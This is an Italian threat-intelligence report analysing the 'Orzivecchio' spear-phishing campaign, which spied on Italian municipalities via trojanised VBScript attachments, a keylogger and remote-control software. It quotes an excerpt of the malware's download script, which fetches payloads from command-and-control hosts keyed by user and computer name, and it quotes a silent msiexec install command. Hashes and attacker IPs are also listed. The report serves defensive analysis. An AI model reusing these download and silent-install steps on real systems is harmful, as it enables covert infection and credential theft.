CYBER THREAT ANALYSIS

Operazione

I retroscena dell'attacco di spionaggio che ha subito la pubblica amministrazione italiana

Analisi a cura di:
Gianfranco **Tonello**
Con il supporto di:
Federico Girotto e Michele Zuin

CTA-2019-11-22

Last revision: 2019-12-06

Sommario

Introduzione

Il 22 novembre 2019 la Polizia di Stato ha arrestato il cyber-criminale che si celava dietro l'operazione "Orzivecchio" ribattezzata dal CNAIPIC "PEOPLE1".


L'operazione "Orzivecchio" era stata identificata per la prima volta da TG Soft tra sabato 4 e martedì 7 marzo 2017, quando più attacchi di spear-phishing avevano colpito i servizi di anagrafe di molti comuni italiani.

TG Soft in data 06/03/2017 pubblicava la news: "**Operazione Orzivecchio: Comuni d'Italia SOTTO ATTACCO !!! Massiva diffusione di email di spear phishing contro i comuni italiani.**" (https://www.tgsoft.it/italy/news_archivio.asp?id=805), dove veniva indicato il modus operandi utilizzato dal cyber-criminale per infettare i comuni italiani.

TG Soft ha scelto come nome di questa operazione "ORZIVECCHO", perché era una parte del nome del dominio da cui veniva scaricato il malware: ***www.scuolaelementarediorzivecchio.191.it,*** dominio che veniva già utilizzato per scopi criminali dal 2013.


Questo dominio doveva essere assegnato alla scuola elementare del comune di Orzivecchi, ma per un errore di battitura è stato registrato come "orzivecchio" invece di "orzivecchi" e per questo motivo è stato abbandonato, ma utilizzato invece dal cyber-criminale per i propri scopi.

Orzivecchio utilizzava un programma di assistenza remota, attraverso il quale installava un keylogger per rubare le credenziali di accesso dei dipendenti comunali per accedere ai portali della pubblica amministrazione. La maggior parte delle vittime sono stati piccoli comuni, ma oltre a questi possiamo annoverare anche i patronati del CAF, banche dati dell'Agenzia delle Entrate, INPS, INAIL, ACI ed InfoCamere.



Il cyber-criminale ha utilizzato diverse campagne di spear-phishing realizzate ai danni dei comuni italiani a partire dal 2013 e spiando la pubblica amministrazione per circa 7 anni. Il Centro Ricerche Anti-Malware di TG Soft ha stimato, che non meno del 10% dei Comuni Italiani è stato colpito da questo Malware-Spia.

Dal 2013 il cyber-criminale di “Orzivecchio” ha iniziato ad utilizzare keylogger commerciali per le sue operazioni di spionaggio, fino ad arrivare ad ingaggiare veri esperti di cyber security per la realizzazione di RAT e keylogger.




Lo scopo di “Orzivecchio” era di esfiltrare dati anagrafici, posizioni contributive e di previdenza sociale di ignari italiani e società, per poi essere rivendute ad agenzie di investigazione attraverso il portale “People1.info” situato in Russia.

Campagna di spear-phishing dal 4 al 7 marzo 2017

All'inizio del mese di marzo 2017 TG Soft individuava le seguenti campagne di spear-phishing di Orzivecchio con obiettivo i comuni italiani.

In quelle ore gli uffici comunali ricevevano un email con oggetto "**Richiesta certificato**" con in allegato il malware Orzivecchio.



In figura possiamo vedere l'email infetta da Orzivecchio.

Interessante notare che il mittente dell'email è un indirizzo PEC di un altro comune.

L'oggetto del messaggio è "Richiesta certificato" con in allegato uno di questi due file:

- Dati_Anagrafici_Per_Accertamento_Irreperibilita_ DE_JESUS_MILAGROS-BEROYA-FILIPPINE_ RP-DJSMGR73S51Z216Z.rtf.zip
- Anagrafica.rtf.zip

Gli allegati hanno una doppia estensione ".rtf.zip" e all'interno dei rispettivi file zippati è presente un file con nome **<nome file zip>.rtf.vbe,** ad esempio: Anagrafica.rtf.vbe


Nome file: Anagrafica.rtf.vbe

Dimensione: 7.589 byte

MD5: 5D429355B4510AECFE27723FAFC6EAB2

Data: martedì 28 febbraio 2017, 23.28.04

Il file *<nome file zip>.rtf.vbe* è uno script che viene identificato da **VirIT eXplorer** come infetto da "*Trojan.VBS.Orzivecchio.D*".



Le email infette dal malware "**Orzivecchio**" sono state inviate dai seguenti indirizzi pec:

- comunediburgio@pec.it
- info@pec.comune.sanvittoredellazio.fr.it

I comuni a cui sono state compromesse le credenziali della PEC istituzionale sono:

- Comune di Burgio
- Comune di San Vittore del Lazio

Dall'analisi delle email infette, gli indirizzi IP da cui sono state spedite le PEC infette potrebbero essere localizzati a Tallin in Estonia oppure in USA:

- 104.160.19.236
- 104.160.19.111


Questi indirizzi IP appartengono al provider americano CachedNet LLC, attraverso la geolocalizzazione degli indirizzi IP questi vengono localizzati in Estonia oppure in USA.

Sia il Comune di Burgio sia il Comune di San Vittore del Lazio hanno operato per risolvere il problema degli account compromessi.

Il Comune di Burgio ha segnalato nel suo sito il problema riscontrato relativo all'invio di email infette:

Esecuzione di Orzivecchio

All'esecuzione del file VBScript “Anagrafica.rtf.vbe “ viene creato all'interno della cartella "Documenti" il file "Pratiche.rtf" con i dati della persona richiesti:



A questo punto viene creato il file "**download.vbe**" all'interno della cartella del menu di avvio ("%startup%") e successivamente eseguito.

Estratto del file download.vbe

```
[..]
url_array(0) = "http://199.103.56.165/ORD-2020.txt"
url_array(1) = "http://199.103.56.165/ORD-ALL/" & userName & separ & computerName &
"/ORD-2020.txt"
url_array(2) = "http://www.scuolaelementarediorzivecchio.191.it/Public/ORD-ALL/ORD-
2020.txt"
url_array(3) = "http://www.scuolaelementarediorzivecchio.191.it/Public/ORD-ALL/" &
userName & separ & computerName & "/ORD-2020.txt"
[..]
```

Il file "*download.vbe*" cerca di connettersi ai seguenti domini:

- 199.103.56.165
- www.scuolaelementarediorzivecchio.191.it

Qui viene utilizzato un semplice sistema di comunicazione con i server di comando & controllo, oltre ad eseguire un "upgrade" diretto del malware, esso permette di scaricare "aggiornamenti personalizzati" in base al seguente schema: userName & separ & computerName & "/ORD-2020.txt" .

Dove:

- userName: nome dell'utente
- separ: "--"
- computerName: nome del computer dell'utente

Il primo ip 199.103.56.165 è situato a Toronto in Canada, invece il secondo dominio www.scuolaelementarediorzivecchio.191.it è situato in Italia ed è un dominio registrato presso Tim Telecom Italia.

199.103.56.165

www.scuolaelementarediorzivecchio.191.it

Questi domini fungono da server di comando & controllo scaricando un file denominato "**ORD-2020.txt**" che contiene il payload del malware.

In data 06/03/2017:

Nome: ORD-2020.txt

Dimensione: 3.309.187 byte

MD5: 271CA65D23F0DB9044E0F5B166FDD462

In data 09/03/2017:

Nome: ORD-2020.txt

Dimensione: 3.309.196 byte

MD5: D70CD766BD0796CFFCF3E32C5A8F9DAE

Il file "**ORD-2020.txt**" viene salvato nella cartella di startup sotto il nome "**ORDINI.exe**".

Il file "**ORDINI.exe**" è un RAR autoestraente che viene identificato da **VirIT eXplorer** come infetto da "**Trojan.Win32.Orzivecchio.A**"

All'interno del file "**ORDINI.exe**" vi troviamo i seguenti file:

- admin.vbe
- NTR.msi
- vai.vbe

Nome: admin.vbe

Dimensione: 3.491 byte

MD5: DB5E6722916387E4968994C90A78C530

Nome: **NTR.msi**

Dimensione: 3.872.768 byte

MD5: EC857EED2FFE74BE892E373312C20470

Nome: vai.vbe

Dimensione: 3.346 byte

MD5: 93AF69B1F0D73589CB87E8E5586CEC73

In data 09/03/2017:

Nome: NTR.msi

Dimensione: 3.872.768 byte

MD5: D205DAF0F8DF73F59C06091B4DCA76F3

L'esecuzione del file "**ORDINI.exe**" comporta l'estrazione dei file sopra indicati e l'esecuzione del file VBScript "**vai.vbe**". Questo file verifica se il computer è già stato infettato, nel caso contrario esegue il file "**admin.vbe**".

Il file "**admin.vbe**" esegue l'installazione del pacchetto software **NTR.msi** con il comando:


msiexec.exe /package NTR.msi /quiet

che comporta l'installazione silente del software **NTR.msi**.

All'interno del pacchetto **NTR.msi** vi troviamo il software **NTR Cloud** (http://www.ntrglobal.com) per il controllo remoto del pc, questo pacchetto è stato modificato in modo abbinare ogni installazione infetta all'account del malfattore che si presume essere: **michel.piccoli@hotmail.com**

In questo modo il malfattore collegandosi al sito: http://www.ntrglobal.com/it/freecloud/login potrà accedere con le proprie credenziali e controllare ogni computer infettato.

Il pacchetto NTR.msi risulta essere stato modificato in modo da abbinare ogni computer infettato sotto il proprio account, come è possibile verificare dalla non validità della firma digitale.



Il software di controllo remoto sarà installato come servizio:

Nome: NTRCloud

Descrizione: NTR Cloud agent

Path: "C:\Program Files\NTR Global (an ASG company)\NTRCloud\agent.exe" NTRCloud

A questo punto all'avvio del computer verranno eseguiti i file:


- download.vbe
- C:\Program Files\NTR Global (an ASG company)\NTRCloud\agent.exe

Sabato 11 marzo 2017 vi è stata una nuova campagna di spear phishing, dove il mittente del messaggio infetto era:

- Comune di Aversa (anagrafe.pec@comuneaversa.it)

Oggetto del messaggio: "**Richiesta certificato contestuale**"

